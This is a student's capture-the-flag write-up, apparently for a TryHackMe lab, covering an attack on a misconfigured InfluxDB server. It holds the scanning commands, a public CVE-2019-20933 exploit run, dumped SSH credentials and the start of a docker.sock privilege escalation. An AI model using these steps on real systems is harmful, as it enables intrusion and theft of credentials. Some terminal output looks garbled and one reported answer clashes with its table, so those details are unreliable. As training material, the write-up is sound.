


SWEETTOOTH INC

ASSIGNMENT REPORT



Peter Kinyumu,
cs-sa07-24067,
June 26th, 2024.

1. INTRODUCTION


This room was an exploratory learning experience on attacking a poorly configured influxDB. There is no step-by-step guide on what to do. You have a goal to achieve, say get a valid user to the database and it's up to you to find out how to do that. A backbox penetration testing setup.

2. ANSWERS TO QUESTIONS

Enumeration

a. Do a TCP portscan. What is the name of the database software running on one of these ports?

- Perform an Nmap service and version scan on the target. `nmap -sSV -T4 <target_ip>`
- InfluxDB is running on port 8086.



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Jun 25 07:53
cypherpunk@vortex: ~
cypherpunk@vortex: ~
cypherpunk@vortex: ~
(cypherpunk@vortex)-[~]
$ sudo nmap -sSV -T4 10.10.240.56
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-25 07:50 EAT
Nmap scan report for 10.10.240.56
Host is up (0.26s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind 2-4 (RPC #100000)
2222/tcp   open  ssh      OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
8086/tcp   open  http      InfluxDB http admin 1.3.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.87 seconds
(cypherpunk@vortex)-[~]
$
```

Database Exploration

a. What is the database user you find?


- InfluxDB has the `/debug/requests` endpoint that provides debugging information related to the queries being handled by the server.
- When access to this endpoint is not restricted based on the database configuration, we can exploit this configuration to perform enumeration and expose more information about the database e.g the username ash shown below.

```
(cypherpunk@votex) ~  
$ curl http://10.10.168.89:8086/debug/requests | jq  
% Total % Received % Xferd Average Speed Time Time Time Current  
0 0 0 0 0 0 0 0 0:00:00 0:00:00 0:00:00 0  
100 51 100 51 0 0 0 4 0:00:12 0:00:10 0:00:02 12  
{  
  "o5yY6yya:127.0.0.1": {  
    "writes": 2,  
    "queries": 2  
  }  
}
```

b. What was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)?

- This question required access to the influx databases and measurements(tables), which I didn't have directly with the found user.
- However, I found a vulnerability affecting influxDB versions below 1.7.6 which I used to gain access to the database. You just have to clone it and run some setup commands as explained in the repository.

Link => <https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933>



- Run the Python program and input the host IP address and the user we identified earlier then select the **tanks** databases.

```

(cypherpunk@votex) ~/InfluxDB-Exploit-CVE-2019-20933
$ python3 __main__.py

InfluxDB Exploit

- using CVE-2019-20933
Host (default: localhost): 10.10.97.122
Port (default: 8086):
Username <OR> path to username file (default: users.txt): o5y6yya
Host vulnerable !!!

Databases:
1) creds
2) docker
3) tanks
4) mixer
5) _internal

.quit to exit
[o5y6yya@10.10.97.122] Database: 3
Starting InfluxDB shell - .back to go back
[o5y6yya@10.10.97.122/tanks] $ show measurements

```

- If you view the tables in the database you will notice the **water_tank** table in question.
- We can then retrieve fields from the table with the SELECT statement as shown.

```


Starting InfluxDB shell - .back to go back
[o5y6yya@10.10.97.122/tanks] $ show measurements;
{
  "results": [
    {
      "series": [
        {
          "columns": [
            "name"
          ],
          "name": "measurements",
          "values": [
            "fruitjuice_tank",
            "gelatin_tank",
            "sugar_tank",
            "water_tank"
          ]
        }
      ]
    }
  ],
  "statement_id": 0
}

[o5y6yya@10.10.97.122/tanks] $ select * from "water_tank";
{
  "results": [
    {
      "series": [

```

- The timestamp was in UNIX time so you need to convert that to the ISO standard form which is **2021-05-18T14:00:00Z**


- The temperature at the specified time was **22.5**.




```
cypherpunk@votex: ~
92.17,
23.58
[
  {
    "time": "2021-05-18T14:00:00Z",
    "temperature": 92.17,
    "motor_rpm": 22.5
  },
  {
    "time": "2021-05-18T15:00:00Z",
    "temperature": 96.36,
    "motor_rpm": 22.5
  }
]
```

c. What is the highest rpm the motor of the mixer reached?

- Choose the mixer database
- From the mixer database run **show measurements** command to view the tables that exist in the database. The **mixer_stats** table will be available.
- Retrieve data from the **mixer_stats** table to get the highest rpm the rotor reached.




```
[osy66y@10.10.97.122/mixer] $ select * from "mixer_stats";
{"results": [{"series": [{"columns": [{"time", "filling_height", "motor_rpm", "temperature"}], "name": "mixer_stats", "values": [{"time": "2021-05-16T12:00:00Z", "filling_height": 64.91, "motor_rpm": 4470, "temperature": 74.2}, {"time": "2021-05-16T13:00:00Z", "filling_height": 60.74, "motor_rpm": 4510, "temperature": 70.05}]}]}]}
```




```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jun 26 09:55
cypherpunk@votex: ~/InfluxDB-Exploit-CVE-2019-20933
cypherpunk@votex: ~
[
  [
    "2021-05-20T10:00:00Z",
    4422
  ],
  [
    "2021-05-20T11:00:00Z",
    4478
  ],
  [
    "2021-05-20T12:00:00Z",
    4684
  ],
  [
    "2021-05-20T13:00:00Z",
    4202
  ],
  [
    "2021-05-20T14:00:00Z",
    4130
  ],
  [
    "2021-05-20T15:00:00Z",
    4875
  ]
]
}
"statement_id": 0
}
]
}
[osy6yya@10.10.97.122/mixer] $ select motor_rpm from "mixer_stats" order by "motor_rpm" desc;
{"error": "error parsing query: only ORDER BY time supported at this time"}
[osy6yya@10.10.97.122/mixer] $
```

d. What username do you find in one of the databases?

- Choose the creds database
- Retrieve details from the `ssh` table.




```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jun 26 09:58
cypherpunk@votex: ~/InfluxDB-Exploit-CVE-2019-20933
cypherpunk@votex: ~
[osy6yya@10.10.97.122/mixer] $ .back
Databases:
1) creds
2) docker
3) tanks
4) mixer
5) _internal
.quit to exit
[osy6yya@10.10.97.122] Database: 1
Starting InfluxDB shell - .back to go back
[osy6yya@10.10.97.122/creds] $ show measurements;
{"results": [
  {
    "series": [
      {
        "columns": [
          "name"
        ],
        "name": "measurements",
        "values": [
          "ssh"
        ]
      }
    ]
  },
  {
    "statement_id": 0
  }
]
}
[osy6yya@10.10.97.122/creds] $ select * from "ssh";
```



```
cypherpunk@votex: ~  
cypherpunk@votex: ~/InfluxDB-Exploit-CVE-2019-20933  
cypherpunk@votex: ~  
{"values": [{"ssh": {"time": "2021-05-16T12:00:00Z", "pw": "uzJk6Ry98d8C", "user": "uzJk6Ry98d8C"}}, {"statement_id": 0}], "statement_id": 0}  
[oSy6yya@10.10.97.122/creds] $ select * from "ssh";  
{"results": [{"series": [{"columns": [{"time": "2021-05-16T12:00:00Z", "pw": "uzJk6Ry98d8C", "user": "uzJk6Ry98d8C"}], "name": "ssh", "values": [{"time": "2021-05-16T12:00:00Z", "pw": "uzJk6Ry98d8C", "user": "uzJk6Ry98d8C"}]}]}, {"statement_id": 0}], "statement_id": 0}  
[oSy6yya@10.10.97.122/creds] $
```

e. user.txt

- This question requires us to read the user.txt file.
- Having secured the ssh credentials from the previous question, we can use those creds to ssh to the target and read the specified file.



```
(cypherpunk@votex)-[~]  
$ ssh uzJk6Ry98d8C@10.10.97.122 -p 2222  
The authenticity of host '10.10.97.122:2222 ([10.10.97.122]:2222)' can't be established.  
ED25519 key fingerprint is SHA256:rxhYa4K7G8aKLDryL+Uko+qzgdtr380xKRHD4WYAWr8.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '10.10.97.122:2222' (ED25519) to the list of known hosts.  
uzJk6Ry98d8C@10.10.97.122's password:  
Permission denied, please try again:  
uzJk6Ry98d8C@10.10.97.122's password:  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
uzJk6Ry98d8C@10.10.97.122:~$ ls  
data meta.db user.txt wal  
uzJk6Ry98d8C@10.10.97.122:~$ cat user.txt  
THM{V4w4FhBmtp4RFDti}  
uzJk6Ry98d8C@10.10.97.122:~$
```


Privilege Escalation

a. /root/root.txt

- We are required to gain privilege escalation and read the file root.txt in the rot folder.
- First thing I noticed, the command sudo was not available in the machine and I had no permissions to view the root folder.
- I decided to check the running processes to see if I could find a way to elevate my privileges somehow someway.
- With **docker** among the running processes, it hinted that we are probably in a docker environment, and I also noted the docker demon is running locally on port 8080.

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal

Jun 26 12:09

cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~InfluxDB-Exploit-CVE-2019-20933

This host key is known by the following other names/addresses:
~/.ssh/known_hosts?: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.227.119]:2222' (ED25519) to the list of known hosts.
uzJk6Ry98d8CqA10.10.227.119's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
uzJk6Ry98d8CqAaeb9248ba3:~$ ps -aux
USER      PID CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.5 20048  2780 ?        Ss   08:53   0:00 /bin/bash -c chmod a+rw /var/run/docker.sock && service ssh start &/bin/su uzJk6Ry98d8C -c '/initialize
root         7  0.0  0.5  44764  2652 ?        S   08:53   0:00 /bin/su uzJk6Ry98d8C -c /initializeandquery.sh &/entrypoint.sh influxd
uzJk6Ry+    9  0.0  0.4  11620  2420 ?        Ss   08:53   0:00 bash -c /initializeandquery.sh &/entrypoint.sh influxd
uzJk6Ry+   11  1.2  0.4  11660  2492 ?        S   08:53   0:01 /bin/bash /initializeandquery.sh
uzJk6Ry+   12  6.2  4.9 355508 25136 ?        Sl   08:53   0:09 influxd
root       33  0.0  0.5  55184  2896 ?        Ss   08:53   0:00 /usr/sbin/sshd
root     1857  0.3  1.1  80832  5200 ?        Ss   08:54   0:00 sshd: uzJk6Ry98d8C [priv]
uzJk6Ry+  6812  0.0  0.8  80032  4312 ?        S   08:55   0:00 sshd: uzJk6Ry98d8C@pts/0
uzJk6Ry+  6817  0.0  0.3  19652  1652 ?        S   08:55   0:00 socat TCP-LISTEN:8080,reuseaddr,fork UNIX-CLIENT:/var/run/docker.sock
uzJk6Ry+  6819  0.3  0.6  20260  3244 pts/0    Ss   08:55   0:00 -bash
uzJk6Ry+  6824  0.0  0.4  17508  2024 pts/0    R+   08:55   0:00 ps -aux
uzJk6Ry+  6825  0.0  0.3  43760  1592 ?        R   08:55   0:00 curl localhost:8080/containers/json
uzJk6Ry98d8CqAaeb9248ba3:~$ curl localhost:8080/containers/json
{"Id":"aa8e94d8ba3f1535660e62cd12739744dacab46be4a2e7a5d1c3accbc28","Names":["/sweettoothinc"],"Image":"sweettoothinc:latest","ImageID":"sha256:26a697cd00f06d8ab5
cd16669db04a898f6ad2c19c73cf85e27231596f5bec5e","Command":"/bin/bash -c 'chmod a+rw /var/run/docker.sock && service ssh start &/bin/su uzJk6Ry98d8C -c '/initializeandque
ry.sh &/entrypoint.sh influxd ''","Created":"1719391989","Ports":{"IP":"0.0.0.0","PrivatePort":22,"PublicPort":2222,"Type":"tcp"},"IP":"0.0.0.0","PrivatePort":8086,"Publ
icPort":8086,"Type":"tcp"},"Labels":{"State":"running","Status":"Up 5 minutes","HostConfig":{"NetworkMode":"default"},"NetworkSettings":{"Networks":{"bridge":{"IPAMConfi
g":{"Links":"","NullAliases":"","NetworkID":"d04f84704abc1871f16338a3ee3e15791e42c6f0f3e57a65f5c7c80090cb","EndpointID":"66845f58dda6cf390b537c4f608ca943596c
44792d17e7f363bf44d40","Gateway":"172.17.0.1","IPAddress":"172.17.0.2","IPPrefixLen":16},"IPv6Gateway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress
":"02:42:ac:11:00:02"},"DriverOpts":{"null"},"Mounts":[{"Type":"volume","Name":"be77ed8789bd420a584fe71a5b236934ada0a54782b534b7d21445efb6d35","Source":"","Destination
":"/var/lib/influxdb","Driver":"local","Mode":"","RW":true,"Propagation":""},{Type":"bind","Source":"/var/run/docker.sock","Destination":"/var/run/docker.sock","Mode":"","
RW":true,"Propagation":"","rprivate":""}]}}}
```

- After long hours of research, I found a way to abuse docker and gain privilege escalation. However, it required a docker command, which wasn't available in the remote machine.
- Since the docker daemon is running locally on port 8080, I resolved to set up local port forwarding and bind port 8080 on my attack machine to port 8080 on the remote machine since I have docker installed on my machine.

The screenshot shows a Kali Linux terminal window with the title "Kali purple [Running] - Oracle VM VirtualBox". The terminal is running a command to SSH into a Docker container named "votex". The command is `ssh -L 8080:localhost:8080 uzJk6Ry98d8C@10.10.168.89 -p 2222`. The terminal output shows the SSH connection details, including the host key fingerprint and the user's login. The user is prompted for a password, and the terminal shows the Debian GNU/Linux system's welcome message and the last login information.

```
(cypherpunk@votex)-[~]
$ ssh -L 8080:localhost:8080 uzJk6Ry98d8C@10.10.168.89 -p 2222
uzJk6Ry98d8C@10.10.168.89's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 26 16:11:05 2024 from ip-10-9-0-134.eu-west-1.compute.internal
uzJk6Ry98d8C@66d1c9aaf4be:~$
```

- With that, it became easier to connect to the docker instance and run commands like listing the images that are available.

